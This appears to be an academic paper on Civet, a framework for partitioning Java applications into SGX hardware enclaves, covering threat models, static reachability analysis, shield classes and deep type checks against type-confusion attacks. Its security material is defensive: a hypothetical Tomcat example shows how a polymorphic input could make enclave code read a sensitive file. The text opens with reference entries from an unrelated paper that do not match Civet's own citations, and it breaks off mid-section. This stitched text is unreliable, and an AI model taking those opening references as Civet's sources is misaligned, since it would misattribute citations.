[60] Rajesh Nishtala, Hans Fugal, Steven Grimm, Marc Kwiatkowski, Herman Lee, Harry C. Li, Ryan McElroy, Mike Paleczny, Daniel Peek, Paul Saab, David Stafford, Tony Tung, and Venkateshwaran Venkataramani. Scaling Memcache at Facebook. In *NSDI*, 2013.

[61] James Langston. Enhancing the Scalability of Memcached. https://software.intel.com/en-us/articles/enhancing-the-scalability-of-memcached. Last accessed: December 2, 2019.

[62] Yupeng Zhang, Jonathan Katz, and Charalampos Papamanthou. All Your Queries Are Belong to Us: The Power of File-Injection Attacks on Searchable Encryption. In *USENIX Security*, 2016.

[63] Intel 64 and IA-32 Architectures Software Developer's Manual Volume 3A: System Programming Guide, Part 1. https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-vol-3a-part-1-manual.pdf. Last accessed: December 2, 2019.

[64] Mengjia Yan, Read Sprabery, Bhargava Gopireddy, Christopher Fletcher, Roy Campbell, and Josep Torrellas. Attack Directories, Not Caches: Side Channel Attacks in a Non-Inclusive World. In *S&P*, 2019.

[65] Khang T Nguyen. Introduction to Cache Allocation Technology in the Intel® Xeon® Processor E5 v4 Family. https://software.intel.com/en-us/articles/introduction-to-cache-allocation-technology, Febuary 2016.

[66] Sergei Arnautov, Bohdan Trach, Franz Gregor, Thomas Knauth, Andre Martin, Christian Priebe, Joshua Lind, Divya Muthukumaran, Daniel O'Keeffe, Mark L. Stillwell, David Goltzsche, Dave Eyers, Rüdiger Kapitza, Peter Pietzuch, and Christof Fetzer. SCONE: Secure Linux Containers with Intel SGX. In *OSDI*, 2016.

[67] Software Guard Extenstion (SGX) SDK for Linux. https://github.com/intel/linux-sgx. Last accessed: December 2, 2019.

[68] RISC-V ISA Simulator. https://riscv.org/software-tools/risc-v-isa-simulator/. Last accessed: December 2, 2019.

[69] Spell Checker Oriented Word Lists. http://wordlist.aspell.net/. Last accessed: December 2, 2019.

[70] Enron Email Dataset. https://www.cs.cmu.edu/~./enron/. Last accessed: December 2, 2019.

[71] NLTK data 3.4.5 documentation. https://www.nltk.org/data.html. Last accessed: December 2, 2019.

[72] GNU Privacy Guard. http://www.gnupg.org. Last accessed: December 2, 2019.

[73] Sajin Sasy, Sergey Gorbunov, and Christopher W. Fletcher. ZeroTrace : Oblivious Memory Primitives from Intel SGX. In *NDSS*, 2017.

[74] J Thomas Pawlowski. Hybrid Memory Cube (HMC). In *2011 IEEE Hot Chips 23 Symposium (HCS)*, 2011.

[75] Oliver Kömmerling and Markus G Kuhn. Design Principles for Tamper-Resistant Smartcard Processors. In *Smartcard*, 1999.

Civet: An Efficient Java Partitioning Framework for Hardware Enclaves

Chia-Che Tsai
Texas A&M University

Jeongseok Son
UC Berkeley

Bhushan Jain
UNC Chapel Hill

John McAvey
Hendrix College

Raluca Ada Popa
UC Berkeley

Donald E. Porter
UNC Chapel Hill

Abstract

Hardware enclaves are designed to execute small pieces of sensitive code or to operate on sensitive data, in isolation from larger, less trusted systems. Partitioning a large, legacy application requires significant effort. Partitioning an application written in a managed language, such as Java, is more challenging because of mutable language characteristics, extensive code reachability in class libraries, and the inevitability of using a heavyweight runtime.

Civet is a framework for partitioning Java applications into enclaves. Civet reduces the number of lines of code in the enclave and uses language-level defenses, including deep type checks and dynamic taint-tracking, to harden the enclave interface. Civet also contributes a partitioned Java runtime design, including a garbage collection design optimized for the peculiarities of enclaves. Civet is efficient for data-intensive workloads; partitioning a Hadoop mapper reduces the enclave overhead from 10× to 16–22% without taint-tracking or 70–80% with taint-tracking.

1 Introduction

Hardware enclaves [1–4] are designed to protect sensitive code and data from compromised OSes, hypervisors, or off-chip devices. An enclave includes a memory region protected by the CPU and encrypted in DRAM. An enclave can also attest the integrity of execution to a remote entity. So far, many enclave-protected systems have been proposed [5–8], including commercial cloud offerings from Microsoft, IBM, and Alibaba [9, 10]. Speaking broadly, there is an increasing understanding of how to use enclaves to protect a single client's code in a multi-tenant cloud.

The design space for enclaves quickly becomes murkier for complex cloud applications that contain sensitive and insensitive components, and that are written in an object-oriented, managed language. These applications often integrate large code bases and data from both users and cloud providers, who may distrust each other. Take Hadoop [11] as example:

	Ubuntu 16.04 Total time (s)	**Graphene-SGX** Total time (s)	(Δ)
Mappers	45.4 +/- 0.5	501.0 +/- 9.4	**(10.0×)**
Reducers	35.2 +/- 0.2	393.1 +/- 8.1	**(10.2×)**
Garbage collection	1.9 +/- 0.0	14.8 +/- 0.9	**(6.6×)**

Table 1: Comparison of a non-partitioned Hadoop job between Ubuntu and Graphene-SGX [16]


user-defined mappers and reducers may operate on sensitive data, yet the orchestration and resource management framework is controlled by the cloud provider. Although there are some solutions for running an entire application in an enclave [12–15], this approach provides no isolation between the user and cloud provider. Moreover, dropping an entire cloud framework written in a managed language like Java into an enclave is prohibitively expensive, as illustrated in Table 1. Experiment parameters are detailed in §9.

Ideally, an application like Hadoop should be **partitioned**, so that only sensitive code and data are inside the enclave. Figure 1(a) illustrates the non-partitioned model for protecting the entire Hadoop framework. The model places a large portion of framework code in the trusted computing base (TCB), despite the fact that this code need not directly interact with any sensitive user data.


This paper presents **Civet**, a framework for partitioning a Java application into trusted classes that run inside enclaves, and untrusted classes that run outside enclaves. Figure 1(b) shows Civet's partitioned model, which reduces the in-enclave TCB to sensitive classes. The partitioned model establishes a hardware-enforced isolation boundary between the untrusted "system" and trusted pieces of application logic within a large, legacy code base.

Prior work [17–19] has explored the idea of partitioning an application for enclaves, yet no solution can partition a Java application that depends on complex class libraries and a complex runtime. Among prior work, TLR (Trusted Language Runtime) [17] is a framework for running portions of a mo-

Figure 1: A comparison between the non-partitioned model and Civet's partitioned model.



(a) **Non-partitioned model** needs to run the entire Hadoop framework in an enclave.



(b) **Civet** runs only the sensitive code, e.g., map/reduce, in an enclave without trusting the rest of the Hadoop framework.

bile application, written in C#, inside ARM's TrustZone [20]. Although TLR provides a mechanism for separating sensitive logic from the untrusted OS and application code, mobile applications are much simpler than most cloud applications. TLR provides no solutions for hardening the trusted code against Iago-style attacks [21] that leverage subtle language properties such as polymorphism. Intel's Software Guard Extensions (SGX) [1], a more common platform for emerging cloud deployments of hardware enclaves, has a much tighter memory budget than TrustZone; this memory restriction can be especially problematic for Java workloads. Glamdring [18] is another framework for automatically partitioning C/C++ programs into enclaves. Glamdring reduces the TCB using program slicing, but does not generate code to protect against malicious inputs. In our experience, a key challenge in partitioning a legacy application is hardening the software at the newly created enclave boundary.

Civet addresses various challenges of partitioning a managed, object-oriented language, using Java as a representative example. Our framework is prototyped on SGX, but many of the design principles are independent of SGX.

1.1 Challenges

To partition a Java application, developers face several challenges that *reduce* security compared to the original application, that fail to reduce the TCB, or that require memory and other resources in excess of the constraints of SGX. We identify the following challenges for partitioning an application written in a managed, object-oriented language, such as Java:

- *Complexity of defending partition interfaces:* Adding an interface between trusted and untrusted code requires adding a defense; this is already a challenge, but the language features of Java further complicate this defense. With polymorphism, untrusted code may override the behavior of a method by creating a subclass. By accepting objects from outside the enclave as input, an enclave can become potentially vulnerable to a **type confusion** attack [22]. The input can be subtyped to alter the behavior of the enclave code, with an overridden method potentially sending sensitive data out of the enclave, or using reflection to load unexpected code into the enclave.
- *Large application code footprint:* Even a "Hello World" class can introduce millions of lines of code from standard and third-party libraries. Many classes rely on JNIs (Java Native Interfaces), which are written in C/C++ and are notoriously prone to vulnerabilities [23]. Finally, a feature-complete JVM like OpenJDK contains up to a million lines of code written in Java and C/C++.
- *A runtime that requires significant resources and system support:* Even a small partition of a Java application needs a full-featured runtime. Designing runtimes for enclaves is an open problem—a commodity JVM like OpenJDK makes many assumptions that are violated by enclaves, such as the presence of a large, demand-allocated virtual memory and a large pool of internal maintenance threads. Standard runtime behaviors, such as garbage collection, are not tuned for the memory restriction of SGX.

1.2 Goals and Contributions

To address these challenges specific to supporting managed languages in enclaves, Civet includes both compile-time tools and an execution framework with the following goals:

- *Reducing partitioning effort:* When introducing an isolation boundary into a large codebase, reasoning about the resulting security implications can be challenging—including what code ultimately runs in the enclave, what data can enter and exit the enclave, and by what code paths. To assist the developer in this reasoning process, we add static analysis and dynamic code instrumentation tools that can both reduce the code footprint in the enclave, as well as give the developer visibility into what can run in the enclave, data ingress, and data egress.
- *Mitigating partitioning pitfalls:* Partitioning can expose a larger attack surface than running the entire application inside enclaves. A goal of Civet is to mitigate a majority of

the *non-side-channel* security pitfalls caused by partitioning, such as type confusion attacks or accidental leakage through data flow. To this end, Civet analyzes the application and applies restrictions to behaviors that are impossible before partitioning. For type confusion attacks, we present an efficient strategy for type-checking any input, not only at the root of an object, but at every field and array element. Civet also uses taint-tracking [24] to block outputs that are tainted by sensitive information.

- *Removing unreachable code:* Even in a managed language, unreachable code in the TCB is a potential liability, as dynamic class loading or polymorphic behavior can lead to invisible or unexpected execution paths. During offline analysis, Civet removes unreachable classes and methods. The result is a trusted JAR file that is significantly smaller than the original collection of classes libraries, improving the auditability and lowering the risk of unexpected behaviors in the enclave.
- *Optimizing garbage collection for enclaves:* SGX has a hardware limitation of 93.5 MB for the Enclave Memory Cache (EPC). If the enclaves on a system access more DRAM than this, the OS will swap the memory in and out of EPC, causing substantial overhead [13, 25]. Most GCs scan the heap and, thus, perform poorly when the heap is sparsely populated and is larger than the EPC. Civet includes a GC design that adds a middle generation, for preventing full-heap GC while keeping GC faster for the youngest objects. This optimizes GC to match the performance characteristics of enclaves.

The contributions of this paper are:

- A framework that leverages Java language features to analyze and partition applications to run in enclaves (§4).
- A system to harden the enclave boundary. This includes type-checking polymorphic inputs (§5), and mitigating unintended information leakage from enclaves (§6).
- A lightweight JVM partitioned for enclaves (§8).
- A study of GC and a three-generation GC design optimized for enclaves (§7.2).

2 Related Work

Enclave frameworks and SDKs. Intel SGX introduces new design challenges, such as validating system call results from a malicious OS [21]. The state-of-the-art solution is a library OS [12, 16] or a shield layer [13, 26] to hoist OS functionality into the enclave and/or validate inputs from an untrusted OS. Developers can also write enclave code from scratch, using an SGX SDK [27–29]. Applications written in a managed language are commonly rewritten for SGX in another language; for example, VC3 [5] sacrifices the benefits of using a type-safe language and compatibility by rewriting the Hadoop code in C++.

Partitioned trusted execution. Prior work reduces trusted code size through program slicing and/or generating the interface between partitions. TLR [17] and Rubinov et al. [30] partition android programs to run in ARM TrustZone [20]. Glamdring [18] partitions C/C++ programs for enclaves using static program slicing. SeCage [19] partitions an application into secret compartments with hardware-based isolation. GoTEE [31] compiles Go functions into enclaves, with a lightweight runtime and APIs for shielding. Brenner et al. [32] run microservices in enclaves, apart from the orchitestration framework. EnclaveDom [33] leverages Memory Protection Keys (MPK) for privilege separation inside enclaves.

Java partitioning frameworks. A number of tools partition a Java application for modularity. Addistant [34] and J-Orchestra [35] automatically divide Java applications across multiple hosts or JVMs. Zdancewic et al. [36] use annotations to partition an application, with static analysis to enforce data flow policies. Swift [37] partitions web applications such that security-critical data remains on the trusted server.

Capability languages such as E [38], Joe-E [39], Oz-E [40], and Emily [41] define the object-capability approach for various languages, and identify patterns for secure programming. Compared to these capability-based frameworks, Civet enforces coarse-grained security policies by simply separating trusted and untrusted objects, and hardening the boundary with hardware enclaves.

3 Threat Model and Security Properties

Civet adopts a similar threat model to many recent SGX projects [5, 12–15, 18, 26, 31]. All in-enclave software is trusted and everything else that is outside the enclave is not trusted. Because any software can have bugs, which an attacker could exploit, one of Civet's goals is to decrease the TCB running in the enclave, as well as reduce the attack surface of the enclave code exposed to the untrusted host.

In moving from a model where one can trust the OS and hypervisor, to an SGX-style threat model, where host software and even parts of the application are potentially compromised, one must design enclave code to resist several new threats. First, one must ensure that the code in the enclave is really what the authors intended. Although SGX can measure the contents of an enclave *at start time*, the enclave code itself must be responsible to handle dynamic loading of additional classes; one cause for concern is misleading the enclave code to load a malicious class that could leak sensitive data or compromise the integrity of the code in the enclave. Second, partitioning an application to run portions of code in an enclave creates a new intra-application interface. Although good software engineering involves explicating assumptions about the state of the application when a function is called, perhaps even as comments, one must now carefully check these assumptions at the enclave boundary. This general class

of semantic attacks against an enclave interface that violate a tacit assumption in the code are called Iago attacks [21]. A third major concern is that sensitive data not inadvertently leak from the enclave. In refactoring a large piece of legacy code, it is easy to accidentally leave a code path that writes data to an out-of-enclave object. This third concern is less of an attack vector per se, so much as an aspect of this work that is highly error-prone. The security properties discussed later in this section consider each of these concerns.

Untrusted components. An attacker can compromise any off-chip devices (e.g., DRAM, accelerators, I/O devices) and any code running outside the enclave, including the host OS, system software, or hypervisor.

Trusted components. Civet trusts the CPU and any other hardware in the CPU package, as well as any binaries running inside the enclave. The enclave will include the trusted Java classes, the in-enclave JVM, the remaining trusted JNIs, Graphene-SGX, GNU libc, and Civet's in-enclave framework.

We assume attackers have the source code of the application and Civet, and may attempt Iago-type attacks [21] by manipulating inputs to enclave interfaces, including class-level, JNI-level, and system-level APIs. For system-level APIs, Civet inherits shielding code from Graphene; inasmuch as a Civet partition *extends* the enclave attack surface with class-level interfaces, Civet adds additional, language-based defenses on the data ingress and egress of the enclave.

Out-of-scope attacks. Civet assumes a correctly implemented CPU. Civet does not protect against known limitations of current enclave implementations like Intel SGX, which include rollback attacks [42], micro-architectural vulnerabilities [43, 43, 44, 44–49], cache timing attacks [45, 50, 51], and denial-of-service from the host. Solving these problems is orthogonal to the contributions of Civet.

Balancing TCB and Attack Surface. Compared to running an entire application in an end-to-end shielded framework [12, 13, 15, 16], partitioning an application has the advantage of reducing the TCB that directly interacts with sensitive code and data, as well as minimizing enclave footprint (important for performance on current enclave hardware). However, partitioning introduces new attack surface between the application code inside and outside the enclave. In a framework that shields a POSIX-style interface, one can simply use an existing shield that protects against many issues, such as Iago attacks [21]. When one designs a custom enclave interface after partitioning a large code base, one has to design shielding code between code that was originally mutually trusted.

A key goal of Civet is to help developers harden this new enclave interface. For application-level vulnerabilities, Civet requires the developers to design defenses for the interaction between the trusted classes inside the enclave and the untrusted classes outside the enclave, but provides language tools to help developers reason about these defenses, such as injection of *shield classes* and taint-tracking. Civet hardens the partitioned JVM for developers, and inherits shielding of OS-level interfaces from Graphene-SGX.

We note that partitioning an application can also potentially introduce new side-channel vulnerabilities. Side channels and their defenses are out of the scope of this paper.

Security properties. Civet is designed to enforce the following security properties:

- *I–Code integrity and remote attestation*: Civet checks the integrity of all code running inside the enclave, including the Java classes, Java virtual machine, imported Java Native Interface (JNI) libraries, system libraries, and the Graphene-SGX library OS. A remote entity can use the remote attestation feature of hardware enclaves to check the measurement of a Civet application. This property is fundamental to hardware enclaves and is necessary for defending against code modification or code injection attacks.
- *II–Type integrity on enclave interfaces:* Polymorphism at the enclave interface causes confusion for developers when writing shielding code. Civet ensures that the inputs to a method exported as an enclave interface cannot be arbitrarily subtyped as classes that are impossible in the original application. With type integrity on enclave inputs, developers can safely use object-oriented APIs for semantic checks or cryptographic protections. This property is necessary for preventing the type confusion attacks described in §5.1.
- *III–Explicit data declassification*: Data provisioned from a secure channel or derived from this provisioned data inside the enclave cannot be copied outside the enclave unless explicitly declassified by the developer. Civet tracks both the *explicit* flows from operating on tainted objects and, optionally, the *implicit* flows from branching based on tainted values. Developers need to either encrypt or sanitize a tainted object for declassification, or the object cannot return to untrusted code. This property is to prevent semantic bugs in application or defense code from accidentally leaking the secrets from the enclaves. Side channels and other implicit flows are out of scope.

4 Partitioning Class Libraries

In this section, we explain how to partition an application with Civet; and how Civet creates a concise, robust partition with little input from the developer.

4.1 The Partitioning Workflow

Step 1: Identifying enclave interfaces. To create a partition, Civet requires developers to identify one or more **entry classes** within the application, to serve as the interface between enclave code and non-enclave code. Figure 2 illustrates partitioning a Hadoop mapper with an entry class.




Figure 2: Partitioning model of Civet. The entry classes define a trusted domain inside an application, with all the trusted classes collect into a JAR file.

We note that many other partitioning systems involve specifying sensitive *data* rather than defining a *code* interface; we selected the code option in part because one use case for SGX is protecting sensitive algorithms, and in part because we believe that this approach better matches programmers' intuition. We leave a more careful study of this design choice for future work.

A set of entry classes define a **trusted domain**, in which all of the classes that implement the enclave functionality are mutually trusted. Every call from an untrusted class to an entry class transitions execution into the enclave.

At build time, Civet packs all of the *trusted* classes into a single JAR file, named as *enclave.jar*, which contains all of the Java code that can be loaded into the enclave. The input to this tool is a configuration written in XML (illustrated in Figure 3), with each entry class listed as an <EntryClass> rule. The resulting JAR file can be audited and signed by developers. For a class loaded by reflection, Civet relies on the developer explicitly white-list the class, by adding an <Include> rule to the configuration. Users can add <Include> rules gradually when encountering resolution errors during testing, or search for dynamically-loaded classes in the enclave code. The use of reflection is extremely common in commercial Java applications [52]. Parallel to this work, many papers [52–54] have shown that the usage of reflection calls can be estimated by static analysis. For identifying trusted classes (§4.2), Civet also requires the user to specify the main class of the whole, untrusted program, using an <MainClass> rule.

Step 2: Specifying enclave protections. After defining the entry classes, the developers can specify extra **shield classes** that leverage object orientation to wrap the entry classes. Shield classes are primarily used for tasks such as sanitizing or decrypting inputs, or encrypting outputs. Developers can write a shield class without changing the source code of the original application. Figure 3 shows an example of a shield class for the Hadoop mapper partitioned in Figure 2. RegexMapperShield is a wrapper to RegexMapper for decrypting the inputs and encrypting the outputs. A shield class is defined in the configuration using a <ShieldClass> rule,

```
<EntryClass>RegexMapper</EntryClass>
<MainClass>Grep</MainClass>
<ShieldClass>RegexMapperShield</ShieldClass>
<Include>com.sun.crypto.provider.AESCipher</Include>
<Include>com.sun.crypto.provider.PCBC</Include>
<Declassify>AESCipher.encrypt</Declassify>
```

```
class RegexMapperShield<K> extends RegexMapper<K> {
  Cipher cipher; // Initialized in the constructor
  public void map(K k, Text v, Context context) {
    cipher.init(Cipher.DECRYPT_MODE,
        Enclave.getSealKey(), new IvParameterSpec(k));
    v = new Text(cipher.doFinal(v.getBytes()));
    super.map(k, v, context); // Call the actual mapper
    // Further encrypt the context if necessary
  }
}
```

Figure 3: The configuration (in XML) and shielding class for partitioning a hadoop mapper (RegexMapper).




Figure 4: Components of the Civet framework. Civet maps entry classes to a trusted domain inside enclaves. The untrusted code accesses the trusted objects through RPCs by invoking proxy classes. Each enclave also contains a partitioned JVM (§8.2) and a library OS (LibOS).

and as a benefit, the definition is transparent to the entry class as well as the call sites in the non-enclave code.

Civet also synthesizes extra protections, including type-checking inputs and dynamic taint-tracking. Civet defines a **sensitive object** to be an object instantiated inside the trusted code or provisioned from a secure channel. A <Declassify> rule can specify a method to declassify the outputs to the untrusted domain. If an output is not declassified, Civet uses dynamic taint-tracking (§6.2) to block any object from leaving the enclave if the object contains information derived from a sensitive object.

Step 3: Connecting trusted and untrusted domains. For each entry class, Civet synthesizes a **proxy class** that marshals inputs to the enclave and invokes an RPC to code running in the enclave. Figure 4 shows the components of the Civet framework, including a proxy class. An untrusted application, such as the Hadoop framework, can create an enclave by instantiating the proxy classes. A proxy class includes JNI to invoke the hardware level operations to enter an enclave. The code of the entry class runs inside the enclave.

The underlying JVM or library OS may exit the enclave only to 1) return from an application-level call into an entry class, and 2) to implement runtime-level or OS-level functionality. Developers need only concern themselves with the first case. For the second case, the JVM and the library OS include their own shielding code.

Specifically, Civet disallows enclave Java code to call out to non-enclave Java code, which we call a **nested exit**, for two reasons: (1) Designing shielding strategies for nested exits can be challenging; (2) A nested exit exports intermediate states outside the enclave and increases the risk of data leakage, corruption, and side channels. The downside is that the enclave may include more supporting trusted classes and/or export more entry classes for the untrusted code to access results inside the enclave. All of our application examples (§9) were easily partitioned without nested exits.

4.2 Identifying Trusted Code

A key service Civet provides for developers is creating a single JAR file with all of the code that should be reachable from the entry classes or that is white-listed with an include directive, but no other code.

In the presence of polymorphism, this analysis is best done with an automated static analysis. For example, Hadoop uses an interface called `Writable` to represent 52 different types of data. Polymorphism multiplies the complexity of the security analysis, and obscures the implications of bringing a class into an enclave. In a source-code-level audit, developers cannot easily predict the target of every method call or field access. Our analysis helps by generating an unambiguous collection of classes and methods as the transitive closure of control and data flows from entry classes.

Civet determines the classes and methods to be included in the trusted domain via static bytecode analysis:

- **Call graph analysis** [55,56]: For each method, identifying the classes and methods referenced.
- **Points-to analysis** [57–59]: For each field or local variable, identifying the heap objects that are assigned, to determine all the possible subtypes allocated for the field or local variable if it is polymorphic.

We implement the static analysis described in Algorithm 1 using SOOT [60], the de facto bytecode analysis framework for Java. We use the flow-insensitive, context-insensitive, whole program analysis implemented in Spark [61], the points-to analysis framework of Soot, with on-the-fly call graph analysis (see the configuration in §9.4). The points-to analysis is based on the main class specified by the user. We use the points-to analysis to identify the possible argument types to an entry method, or the possible targets of a polymorphic method. For classes that are not included in the whole program analysis of Spark, such as classes explicitly loaded by the JVM during initialization, we conservatively estimate the points-to targets by considering *all* subclasses.

Algorithm 1: Static analysis for identifying trusted code

```
/* Extending the entry classes with input types */
Data: A set of entry classes E and included classes I
while E is different from the last iteration do
    for c ∈ E do
        for m ∈ public methods of c do
            for o ∈ non-primitive arguments of m do
                E ← E ∪ classes(points-to(o))
/* Collecting required classes for the enclave */
Classes ← E ∪ I; CG ← ∅;
while Classes is different from the last iteration do
    for c ∈ Classes do
        for m ∈ methods of c do
            for o.f ∈ field accesses in m do
                if o is a class then OC ← {o}
                else OC ← classes(points-to(o))
                FC ← classes(points-to(f))
                Classes ← Classes ∪ OC ∪ FC
            for o.m' ∈ method calls in m do
                if o is a class then OC ← {o}
                else OC ← classes(points-to(o))
                Classes ← Classes ∪ OC
                CG ← CG ∪ {(c,m,c',m') | c' ∈ OC}
/* Shredding unreachable methods */
Methods ← {(c,m) | c ∈ E ∪ I, m ∈ public methods of c}
while Methods is different from the last iteration do
    for (c,m) ∈ Methods do
        for (c,m,c',m') ∈ CG do
            Methods ← Methods ∪ (c',m')
return (Classes, Methods)
```

Shredding unreachable methods. We incorporate a new technique called **Shredding** to eliminate code that is unreachable at compile time. Shredding is different from partitioning or program slicing because it does not change the control flow of the enclave, and is more similar to dead code analysis [62].

We shred both classes and methods within the class to reduce the footprint of enclave code. By shredding methods, we can subsequently remove classes and methods which are only used inside the unreachable methods. As described in Algorithm 1, the analysis starts with entry classes and classes listed by the <Included> rules, and then recursively includes methods that are reachable inside the enclave. With points-to analysis, we can conservatively identify methods that are possible callees of a polymorphic invocation to a generic class or an interface.

Static fields. The one exception to strict enclave isolation is that enclave code in Civet may access static fields and methods outside of an enclave. If a trusted class access a static field or calls a static method inside the enclave, Civet

includes the target class inside the enclave. If a static field is directly updated by another trusted class, Civet allows this update to propagate out of the enclave, assuming it does not violate any taint-tracking rules.

4.3 Security Discussion

Civet measures the integrity of the code included in enclaves (*Property I–Code Integrity and Remote Attestation*). For each partition/trusted domain, Civet generates a trusted JAR containing signed classes and binaries. Each entry (a file or a directory) in the JAR is securely hashed, with the list of entries and hashes signed by the developer's private key. This prevents subsequent modifications of the JAR by anyone else. The signature of each class is checked by the in-enclave Java runtime, whereas the signature of each binary is checked by the Graphene-SGX library OS. The trusted Java runtime will only load classes and binaries from the trusted JAR.

5 Shielding Polymorphic Interfaces

This section explains how exposing a polymorphic, object-oriented interface can lead to a type-confusion attack, and an efficient type-checking scheme for reducing the risk.

5.1 Type Confusion Attack

Partitioning an application exposes a new attack surface at the interface between the trusted and untrusted code. In the case of OS-level interfaces, such as system calls, this led to an initially surprising and, subsequently, widely explored topic of Iago attacks [13, 14, 21, 26]. In a partitioned Java application, where objects are passed into the enclave as inputs, the complex behavior of polymorphic object-orientation is ripe for Iago-style attacks. Specifically, attackers may pass a polymorphic object as part of the input to the enclave code. This can take the form of creating an object that violates class invariants, or generating control flow that is not possible in the original application.

Attack example: Tomcat. Figure 5 shows an example of how a partitioning choice in an application can leave the enclave open to attack, in this case in a partitioned Tomcat servlet [63]. This example is hypothetical, and selected for clarity, as real-world examples may be more complex and obscure. A Tomcat servlet typically receives a `Request` object that stores the parameters of an HTTP request. For convenience, Tomcat stores the POST message body in a `CoyoteInputStream` object, i.e., a buffered stream, for the servlet to read. A developer might decide to use a generic class at the enclave interface, say changing the requirement from a `CoyoteInputStream` to a generic `inputStream` class. The code behavior is equivalent, and the interface is arguably more flexible. However, an attacker can replace the `CoyoteInputStream` with a subclass of `InputStream`,

```
class HttpResponder extends HttpServlet {
  public void doPost(HttpServletRequest req,
       HttpServletResponse resp) {
    InputStream inputStream = req.getStream();
    byte[] body = new byte[inputStream.available()];
    inputStream.read(body); // Read POST body
    resp.getWriter().write(body);
}}
class Request extends HttpServletRequest {
  InputStream inputStream // This line is changed
    = new CoyoteInputStream(new InputBuffer());
  public InputStream getStream() { return inputStream; }
}
```




Figure 5: An example in which a servlet (`HttpResponder`) is partitioned into an enclave. An attacker can exploit the polymorphic input of `HttpResonder` to force the class to read from a shielded in-enclave file descriptor.

as long as this subclass is in the trusted domain. For example, this request may be directed to a `FileInputStream` object that is connected to a file that include sensitive data, and could be exfiltrated by serving the request.

In general, this type of vulnerabilities is caused by partitioning the code such that a precondition or invariant is established by code that ends up outside of the enclave. For instance, in a monolithic application, one might have the invariant that one only adds a stream to the `Request` class with one of a few specific subtypes by auditing the instances of `new`, rather than putting redundant assertions at every single method boundary. When selecting a partition interface, it is easy to place these invariant checks in the untrusted code. To the extent that we can statically extract these invariants, Civet can automatically harden the enclave interface.

5.2 Deep Type Checks on Enclave Inputs

In order to harden the enclave interface, Civet automatically generates deep type checks on input objects. Civet uses marshalling, or serialization, to pass input objects into enclaves, and the enclave runs memory bounds checks on these input buffers. In order to prevent possible type-confusion attacks, Civet also implements a deep type check at the enclave boundary. In the case of a complex object with other objects nested underneath it, the enclave checks not just the type of the "root" object, but also the type of every field or array element in the object. A simple cast check (i.e., checking whether an

object is castable to a type) or a type comparison (e.g., "`if (o.getClass() != String.class) ...`") is insufficient for preventing this type of attacks.

We assume that, if the user is partitioning an application, the untrusted code is initially benign but may be compromised. Thus, to generate type checks at the enclave boundary, Civet currently uses the source code or byte code of the untrusted portion to infer the set of subtypes that could be passed to a given enclave API function could in the original, unpartitioned code. We call this set of types (and field subtypes) for a given object a **profile**. We use this information to generate the type checking code; it would be possible for an expert developer to manually create this information if they did not wish to mine it from application code.

One challenge is that this naïve representation of a profile can grow exponentially large when an object contains a deep hierarchy and many fields at each level. Worse, if a class contains references to itself, or forms cyclic references among multiple classes, the profile can grow indefinitely large. Self and cyclic class references are common in practice.

Path-based type-checks. Instead of defining which types can be part of an input, Civet defines which parts of an input (permission *object*) that a type (permission *subject*) can be instantiated and assigned to. For each type that can be instantiated during input deserialization, Civet lists all the fields and array elements that can be instantiated as the type. These fields are represented as *paths*, as traversed from the root object. The strategy is similar to a mandatory access control (MAC) system, such as AppArmor [64] which has a default deny policy, and the administrator can give a program explicit access to files with certain path patterns. This strategy makes it easy to make permission decisions sooner if the prefix of the path does not match the policy.

We explain the type checks with the example in Figure 5. Assume the static analysis determines that the original application only assigns the `CoyoteInputStream` class to the `inputStream` field of the input, of class `Response`. Civet will generate the rules for instantiating this input:

- For `CoyoteInputStream`:
  - `((Response)req).inputStream`
- For `Response`:
  - `req` (root object)

Based on these rules, any instantiation of a class that does not match its rule will be rejected by Civet. For example, if a `FileInputStream` object is assigned to `inputStream` of `req`, the instantiation will be rejected because the class is not permitted with the given path.

This scheme is efficient for objects with a complex structure. For example, in Hadoop, a `TupleWritable` object contains an array of other `Writable` objects, including another `TupleWritable` object. If we want to reject nested tuples but allow tuples of `LongWritable` and `Text`, the following rules will enforce such a policy:

- For `LongWrtiable` and `Text`:
  - `value` (root object)
